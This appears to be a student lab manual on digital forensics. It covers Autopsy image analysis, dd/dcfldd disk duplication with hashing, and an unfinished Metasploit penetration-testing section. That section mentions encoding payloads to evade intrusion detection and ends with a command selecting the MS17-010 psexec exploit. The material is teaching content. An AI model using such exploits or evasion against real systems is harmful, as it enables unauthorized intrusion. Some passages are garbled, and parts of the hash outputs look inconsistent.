

# LAB MANUAL

## Lab Objectives

1. To demonstrate the procedures for identification, preservation, and acquisition of digital evidence.
2. To demonstrate techniques and tools used in digital forensics for operating systems and malware investigation.
3. To demonstrate tools for mobile forensics and browser, email forensics.
4. To explore scenario based crime forensics investigations.

## ➤ Experiment 1 : Analysis of forensic images using open source tools.

- FTK Imager
- Autopsy

### Forensic Analysis

- Forensic Data Analysis (FDA) is a branch of Digital forensics. It examines structured data with regard to incidents of financial crime. The aim is to discover and analyse patterns of fraudulent activities. Data from application systems or from their underlying databases is referred to as structured data.
- Unstructured data in contrast is taken from communication and office applications or from mobile devices. This data has no overarching structure and analysis thereof means applying keywords or mapping communication patterns. Analysis of unstructured data is usually referred to as Computer forensics.

### Autopsy

Autopsy® is a digital forensics platform and graphical interface to The Sleuth Kit® and other digital forensics tools. It is used by law enforcement, military, and corporate examiners to investigate what happened on a computer. You can even use it to recover photos from your camera's memory card.

Autopsy was designed to be intuitive out of the box. Installation is easy and wizards guide you through every step. All results are found in a single tree. See the intuitive page for more details.

Autopsy was designed to be an end-to-end platform with modules that come with it out of the box and others that are available from third-parties. Some of the modules provide:

- Timeline Analysis - Advanced graphical event viewing interface (video tutorial included).
- Hash Filtering - Flag known bad files and ignore known good.
- Keyword Search - Indexed keyword search to find files that mention relevant terms.
- Web Artifacts - Extract history, bookmarks, and cookies from Firefox, Chrome, and IE.
- Data Carving - Recover deleted files from unallocated space using PhotoRec
- Multimedia - Extract EXIF from pictures and watch videos.
- Indicators of Compromise - Scan a computer using STIX.

#### Description

#### Turning on Autopsy

```
[root@parrot]-[/home/user/Desktop] is recommended that it be turned off for security reasons
#autopsy

Autopsy Forensic Browser 2.24
=====

Autopsy Forensic Browser
http://www.sleuthkit.org/autopsy/
ver 2.24

=====

Evidence Locker: /var/lib/autopsy
Start Time: Sat Oct 16 23:01:38 2021
Remote Host: localhost
Local Port: 9999

Open an HTML browser on the remote host and paste this URL in it:


http://localhost:9999/autopsy


Keep this process running and use <ctrl-c> to exit
```

### Going to the browser




### Opening new case





### Adding Host



## Adding host: host1 to case khuljasimsim

Host Directory (/var/lib/autopsy/khuljasimsim/host1/) created

Configuration file (/var/lib/autopsy/khuljasimsim/host1/host.aut) created

We must now import an image file for this host

ADD IMAGE

### Directly adding the mounted image

ADD A NEW IMAGE

**1. Location**  
Enter the full path (starting with /) to the image file.  
If the image is split (either raw or EnCase), then enter '\*' for the extension.

/dev/sdc1

**2. Type**  
Please select if this image file is for a disk or a single partition.

Disk  Partition

**3. Import Method**  
To analyze the image file, it must be located in the evidence locker. It can be imported from its current location using a symbolic link, by copying it, or by moving it. Note that if a system failure occurs during the move, then the image could become corrupt.

Symlink  Copy  Move

NEXT

CANCEL HELP

**Selecting calculate hash**

**Image File Details**

**Local Name:** images/sdc1

**Data Integrity:** An MD5 hash can be used to verify the integrity of the image. (With split images, this hash is for the full image file)

Ignore the hash value for this image.

Calculate the hash value for this image.

Add the following MD5 hash value for this image:

Verify hash after importing?

**File System Details**

Analysis of the image file shows the following partitions:

**Partition 1** (Type: fat12)

Mount Point:  File System Type:


**ADD** **CANCEL** **HELP**

**Getting the add image summary**


Calculating MD5 (this could take a while)  
Current MD5: 0E4AA2FB045C02F4D924C1F35A7BFFF7  
Testing partitions  
Copying image(s) into evidence locker (this could take a little while)  
Image file added with ID img1  
Volume image (0 to 0 - fat12 - C:) added with ID vol1

**OK** **ADD IMAGE**

### Opening the dashboard



### File browsing mode



**Image Details**

```
FILE SYSTEM INFORMATION

File System Type: FAT12

OEM Name: mkfs.fat
Volume ID: 0xbd013d
Volume Label (Boot Sector): NO NAME
Volume Label (Root Directory):
File System Type Label: FAT12

Sectors before file system: 2048

File System Layout (in sectors)
Total Range: 0 - 6110
* Reserved: 0 - 0
** Boot Sector: 0
* FAT 0: 1 - 5
* FAT 1: 6 - 10
* Data Area: 11 - 6110
** Root Directory: 11 - 42
** Cluster Area: 43 - 6110

METADATA INFORMATION

Range: 2 - 97606
Root Directory: 2

CONTENT INFORMATION

Sector Size: 512
Cluster Size: 2048
Total Cluster Range: 2 - 1518

FAT CONTENTS (in sectors)

47-214 (168) -> EOF
215-414 (200) -> EOF
415-614 (200) -> EOF
615-790 (176) -> EOF
791-990 (200) -> EOF
991-994 (4) -> EOF
995-1926 (932) -> EOF
```



### Viewing Directory

Current Directory: C:/lecture/


[ADD NOTE](#) [GENERATE MD5 LIST OF FILES](#)

DEL	Type	NAME	WRITTEN	ACCESSED	CREATED	SIZE	UID	GID	META
d / d	dir / in	.	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	16384	0	0	2
d / d	dir / in	..	2015-03-31 16:54:50 (BST)	2015-03-31 00:00:00 (BST)	2015-03-31 16:54:50 (BST)	2048	0	0	14
r / r		lecture1.jpg	2015-03-31 16:54:32 (BST)	2015-03-31 00:00:00 (BST)	2015-03-31 16:54:32 (BST)	84668	0	0	15686
r / r		lecture2.jpg	2015-03-31 16:54:32 (BST)	2015-03-31 00:00:00 (BST)	2015-03-31 16:54:32 (BST)	100807	0	0	15688
r / r		lecture3.jpg	2015-03-31 16:54:32 (BST)	2015-03-31 00:00:00 (BST)	2015-03-31 16:54:32 (BST)	102351	0	0	15690
r / r		lecture4.jpg	2015-03-31 16:54:32 (BST)	2015-03-31 00:00:00 (BST)	2015-03-31 16:54:32 (BST)	89444	0	0	15694
r / r		lecture5.jpg	2015-03-31 16:54:32 (BST)	2015-03-31 00:00:00 (BST)	2015-03-31 16:54:32 (BST)	100962	0	0	15692

ASCII (display - report) \* Hex (display - report) \* ASCII Strings (display - report) \* Export \* View \* Add Note

File Type: JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=10, model=Galaxy Nexus, orientation=upper-left, xresolution=156, yresolution=164, resolutionunit=2, datatime=2015-03-31 22:38:56, GPS-Data], progressive, precision 8

C:/lecture/lecture2.jpg

Thumbnail:  [View Full Size Image](#)

### Hex Value

TM

ASCII (display - report) \* Hex (display - report)



File Type: JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=10, model=Galaxy Nexus, orientation=upper-left, xresolution=156, yresolution=164, resolutionunit=2, datatime=2015-03-31 22:38:56, GPS-Data], progressive, precision 8

Hex Contents Of File: C:/lecture/lecture2.jpg

```

00000000: FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 48 .....JFIF.....H
00000010: 00 48 00 00 FF E1 10 3F 45 78 69 66 00 00 4D 4D .H.....?Exif..MM
00000020: 00 2A 00 00 00 08 00 0A 01 0F 00 02 00 00 00 08 .*.....
00000030: 00 00 00 86 01 10 00 02 00 00 00 0D 00 00 00 8E .....
00000040: 01 12 00 03 00 00 00 01 00 01 00 00 01 1A 00 05 .....
00000050: 00 00 00 01 00 00 00 9C 01 1B 00 05 00 00 00 01 .....
00000060: 00 00 00 A4 01 28 00 03 00 00 00 01 00 02 00 00 .....(.....
00000070: 01 32 00 02 00 00 00 14 00 00 00 AC 02 13 00 03 .2.....
00000080: 00 00 00 01 00 01 00 00 87 69 00 04 00 00 00 01 .....i.....
00000090: 00 00 00 C0 88 25 00 04 00 00 00 01 00 00 03 3A .....%.....:
000000A0: 00 00 03 9C 53 61 6D 73 75 6E 67 00 47 61 6C 61 ...Samsung.Gala
000000B0: 78 79 20 4E 65 78 75 73 00 00 00 00 00 48 00 00 xy Nexus.....H..
000000C0: 00 01 00 00 00 48 00 00 00 01 32 30 31 35 3A 30 .....H....2015:0
    
```





**Closing back everything**

```
[root@parrot]-[/home/user/Desktop]
#autopsy

Autopsy Forensic Browser
http://www.sleuthkit.org/autopsy/
ver 2.24

Evidence Locker: /var/lib/autopsy
Start Time: Sat Oct 16 23:01:38 2021
Remote Host: localhost
Local Port: 9999

Open an HTML browser on the remote host and paste this URL in it:

http://localhost:9999/autopsy

Keep this process running and use <ctrl-c> to exit
Cannot determine partition type
^CEnd Time: Sat Oct 16 23:24:07 2021
[root@parrot]-[/home/user/Desktop]
#
```

**Conclusion : Successfully performed Forensic Analysis using Autopsy**

➤ **Experiment 2 : Explore forensics tools in kali linux for acquiring, analyzing and duplicating data.**

- **dd**
- **dcfldd**

👉 **Forensic Duplication**

- Forensic duplication is the copying of the contents of a storage device completely and without alteration. The technique is sometimes known as bitwise duplication, sector copying, or physical imaging. Forensic duplication is the primary method for collecting hard disk, floppy, CD/DVD, and flash-based data for the purpose of evidence gathering.
- Copying files from a suspects device using standard techniques (Windows Explorer, cutting and pasting, xcopy) or imaging of logical drives (using Ghost or DriveImage) provides some of the data for an investigation but is usually insufficient for forensic imaging and may violate best evidence rules. <sup>TM</sup>

👉 **Note**

- When applied to a drive as a whole, this imaging is generally not sufficient. Copies of individual files can be made and used as evidence (such as those gathered in a live acquisition or from a shared drive), but it needs to be documented why bitwise imaging was not performed and the examiner needs to understand the limitations.

👉 **DD**

- The dd tool is used to copy bits from one file to another. Copying bits in this manner is the basis for all forensic duplication tools. dd is versatile and the source code is available to the public. Furthermore, dd can be compiled on nearly every Unix platform. This section discusses the methods that dd can implement to perform a forensic duplication.
- dd was written originally for data conversion by Paul Rubin, David MacKenzie, and Stuart Kem. The source code and man page don't actually say what dd stands for, but it is generally thought of as "data dump." dd is included in the GNU fileutils package and can be downloaded from <http://mirrors.kernel.org/gnu/fileutils/>.

👉 **DCFLDD**

- dd in general is a data management tool and was not particularly built for forensics purposes. Therefore it has its shortcomings.

- Nicholas Harbour of the Defense Computer Forensics Laboratory (DCFL) developed a tool that works very similar than dd but adds many features to support forensics data acquisition. dcfldd offers the following options :
  - Log errors to an output file for analysis and review
  - Various hashing options MD5, SHA-1, SHA-256, etc
  - Indicating the acquisition progress
  - Split image file into segmented volumes
  - Verify acquired data with the original source

### Description

Getting device mount directory

```
[root@parrot]-[/home/user/Desktop]
└─ #fdisk -l
Disk /dev/sdc: 4 MiB, 4194304 bytes, 8192 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: 8454CE98-8548-4079-BF92-45972FB2A026

Device      Start   End Sectors Size Type
/dev/sdc1   2048   8158    6111    3M Microsoft basic data
```

### Duplicating data and generating hash using dd

```
if=/dev/sdc1 bs=2048 | md5sum
```

```
[root@parrot]-[/home/user/Desktop]
└─ #dd if=/dev/sdc1 bs=2048 | md5sum
0e4aa2fb045c02f4d924c1f35a7bfff7 -
1527+1 records in
1527+1 records out
3128832 bytes (3.1 MB, 3.0 MiB) copied, 0.0624929 s, 50.1 MB/s
[root@parrot]-[/home/user/Desktop]
```

### Saving it to file

```
[root@parrot]-[/home/user/Desktop]
└─ #dd if=/dev/sdc1 bs=2048 of=EvidenceDD | md5sum
d41d8cd98f00b204e9800998ecf8427e -
1527+1 records in
1527+1 records out
3128832 bytes (3.1 MB, 3.0 MiB) copied, 0.0606656 s, 51.6 MB/s
-[root@parrot]-[/home/user/Desktop]
```

### Using DCFLLDD

```
[root@parrot]-[/home/user/Desktop]
└─ #dcfldd if=/dev/sdc1 bs=2048 of=EvidenceDCFLLDD | md5sum
1280 blocks (2Mb) written.
1527+1 records in
1527+1 records out
d41d8cd98f00b204e9800998ecf8427e -
```

### Conclusion : Successfully performed Forensic Duplication

#### ➤ Experiment 3 : Performing penetration testing using Metasploit - kali Linux.

##### 📖 Description

- Metasploit Pro is an exploitation and vulnerability validation tool that helps you divide the penetration testing workflow into manageable section
- The Metasploit Framework is a program and sub-project developed by Metasploit LLC. It was initially created in 2003 in the Perl programming language, but was later completely re-written in the Ruby Programming Language.
- With the most recent release (3.7.1) Metasploit has taken exploit testing and simulation to a complete new level which has muscled out its high priced commercial counterparts by increasing the speed and lethality of code of exploit in shortest possible time.

##### 📖 Working with Metasploit

- Metasploit is simple to use and is designed with ease-of-use in mind to aid Penetration Testers.
- Metasploit Framework follows these common steps while exploiting a any target system
- Select and configure the exploit to be targeted. This is the code that will be targeted toward a system with the intention of taking advantage of a defect in the software. Validate whether the chosen system is susceptible to the chosen exploit.. lect and configure a payload that will be used. This payload represents the code that will

be run on a system after a loop-hole has been found in the system and an entry point is set.t.

- Select and configure the encoding schema to be used to make sure that the payload can evade Intrusion Detection Systems with ease.

#### Execute the exploit

- I will be taking you through this demo in BackTrack 5 [Reference 2], so go ahead and download that if you don't already have it. The reason for using BackTrack 5 is that it comes with perfect setup for Metasploit and everything that Pen Testing person ever need.
- Metasploit framework has three work environments, the msfconsole, the msfcli interface and the msfweb interface. However, the primary and the most preferred work area is the 'msfconsole'. It is an efficient command-line interface that has its own command set and environment system

#### LIST OF ALL VULNERABILITIES IN WINDOWS XP

[https://www.cvedetails.com/product/739/Microsoft-Windows-Xp.html?vendor\\_id=26](https://www.cvedetails.com/product/739/Microsoft-Windows-Xp.html?vendor_id=26)

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2000	1														
2001	10	4	2	2						1					
2002	34	11	8	9						2		1			
2003	22	5	16	15			1				1	1			
2004	44	12	26	16						1		3			
2005	65	16	33	23						1	2	6			
2006	55	19	28	24	6		1			1	1	6			
2007	33	14	14	12	6					1		6			
2008	37	11	20	11	4					1		8			1
2009	65	11	33	18	10					3	2	16			1
2010	79	12	35	19	5		1			3	2	27			7
2011	100	12	22	14	10		2			2	1	66			3
2012	42	1	15	6						1	2	23			
2013	84	10	19	22	8			1			2	58			3
2014	7	1	1		1					2	2	3			3
2017	3		3	1											
2019	2		1								1				
2020	2	2													
Total	685	141	276	192	50		5	1		19	16	224			18
% Of All		20.6	40.3	28.0	7.3	0.0	0.7	0.1	0.0	2.8	2.3	32.7	0.0	0.0	





```

msf6 > use exploit/windows/smb/ms17_010_psexec

